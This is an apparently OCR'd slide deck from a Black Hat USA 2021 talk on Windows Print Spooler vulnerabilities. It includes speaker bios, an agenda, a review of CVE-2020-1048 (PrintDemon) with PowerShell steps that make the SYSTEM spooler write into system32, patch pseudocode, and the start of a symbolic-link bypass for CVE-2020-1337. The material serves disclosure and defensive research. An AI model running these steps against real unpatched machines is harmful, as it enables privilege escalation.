black hat USA 2021

Diving in to spooler: Discovering LPE and RCE Vulnerabilities in Windows Printer.

Dr. Zhiniang Peng of Sangfor Force
XueFeng Li of Sangfor Force Research Team
Lewis Lee of Sangfor Force Research Team

C:\> whoarewe

- **Zhiniang Peng**

Dr. Zhiniang Peng (@edwardzpeng) is the Principal Security Researcher at Sangfor Force. His current research areas include applied cryptography, software security and threat hunting. He has more than 10 years of experience in both offensive and defensive security and published many research in both academia and industry.

- **Xuefeng Li**

Xuefeng Li (@lxf02942370) is an intern at intern at Force Research Team and a student at South China University of Technology. He has been engaged in Windows vulnerability hunting and exploitation for almost one year and ranked #10 on the MSRC Most Valuable Security Researcher list in 2020.

- **Lewis Lee**

Lewis Lee (@LewisLee53) is an intern at Force Research Team and a student at South China University of Technology.

Agenda

1. Introduction to Printer Spooler
2. Vulnerability Analysis : Medium2System
    2.1 First meet with spooler - CVE-2020-1048
    2.2 Mitigation Bypass - CVE-2020-1337
    2.3 Mitigation Bypass - CVE-2020-17014
    2.4 Mitigation Bypass - CVE-2020-17001
    2.5 EvilCopyFileEvent - Configuring Printer is Dangerous
3. Vulnerability Analysis : Remote Code Execution
    3.1 Memory Corruption - CVE-2021-24088, CVE-2021-24077,CVE-2021-1722
    3.2 PrintNightmare
4. Conclusion

01


Introduction to Printer Spooler


Introduction to Printer Spooler

Add, remove and configure printer

Spool high-level function calls into printer jobs

Receive and schedule printer jobs for printing





Name	PID	CPU	I/O to...	Private ...	User name
spoolsv.exe	4940			5.34 MB	NT AUTHORITY\SYSTEM

Related Research

Evil Printer: How To Hack Windows Machines With Printing Protocol - Zhipeng Huo and Chuanda Ding

A Decade After Stuxnet's Printer Vulnerability: Printing is Still the Stairway to Heaven - PELEG HADAR and TOMER BAR

02

Vulnerability Analysis : Medium2System

First meet with spooler - CVE-2020-1048

Quick review of PrintDemon(CVE-2020-1048 - found by Yarden Shafir & Alex Ionescu)

Step1: Add a Printer Driver

```
Add-PrinterDriver -Name "Generic / Text Only"
```

Step2: Add a new printer port

```
Add-PrinterPort –Name "C:\windows\system32\1.txt"
```

Step3: Add a new printer

```
Add-Printer -Name "PrintDemon" -DriverName "Generic / Text Only" -
PortName "c:\windows\system32\1.txt"
```


Step4: Add a printer job to printer queue

```
"Hello, World!" | Out-Printer -Name "PrintDemon"
```

Step5: Restart spooler or restart your computer

Step6: Resume the printer job. "Hello, World!"` should be written into `C:\windows\system32\1.txt

Root Cause Analysis



Client Side

Normal steps:

1. Add printer driver
2. Add printer port
3. Add new printer
4. Add a printer job
5. Resume your printer job

Vulnerable steps:

1. Add printer driver
2. Add printer port
3. Add new printer
4. Add a printer job
5. Restart spooler
6. Resume your printer job

Sever Side

Save as Shadow Printer Job

Impersonate Client

LcmStartDocPort

Save as Shadow Printer Jobs


Initialization

ProcessShadowJobs

Impersonate Self(SYSTEM)

LcmStartDocPort

The Patch of CVE-2020-1048



Client Side


Add-PrinterPort -Name "C:\windows\system32\1.txt"

Sever Side

Impersonate Client

PortIsValid(“C:\windows\system32\1.txt”)


Return Fail



```
BOOL PortIsValid(WCHAR* szFilePath){
    /*
        [...]
    */
    hFile = CreateFileW(szFilePath,
                        FILE_SHARE_READ,
                        NULL,
                        OPEN_EXISTING,
                        FILE_FLAG_NO_BUFFERING,
                        NULL);
    if (hFile == INVALID_HANDLE_VALUE){
        if ( GetLastError()==ERROR_ACCESS_DENIED )
            return false;
        /*
            [...]
        */
    }
}
```

Mitigation Bypass – CVE-2020-1337

Case 1 : Using Device Symbolic Links



FileTest (User: [redacted] restricted)

Symbolic link: \??\C: → \Device\HarddiskVolume6

File Name List: C:\TestFile.bin


Create Hardlink: C:\TestFile_HardLink.bin

```
\Device\HarddiskVolume6  <====>  \??\D:
```

```
Symlink  \??\C:  --> \??\D:
```

Device Symbolic Links only works for current user

Symlink \??\C: --> \??\D:



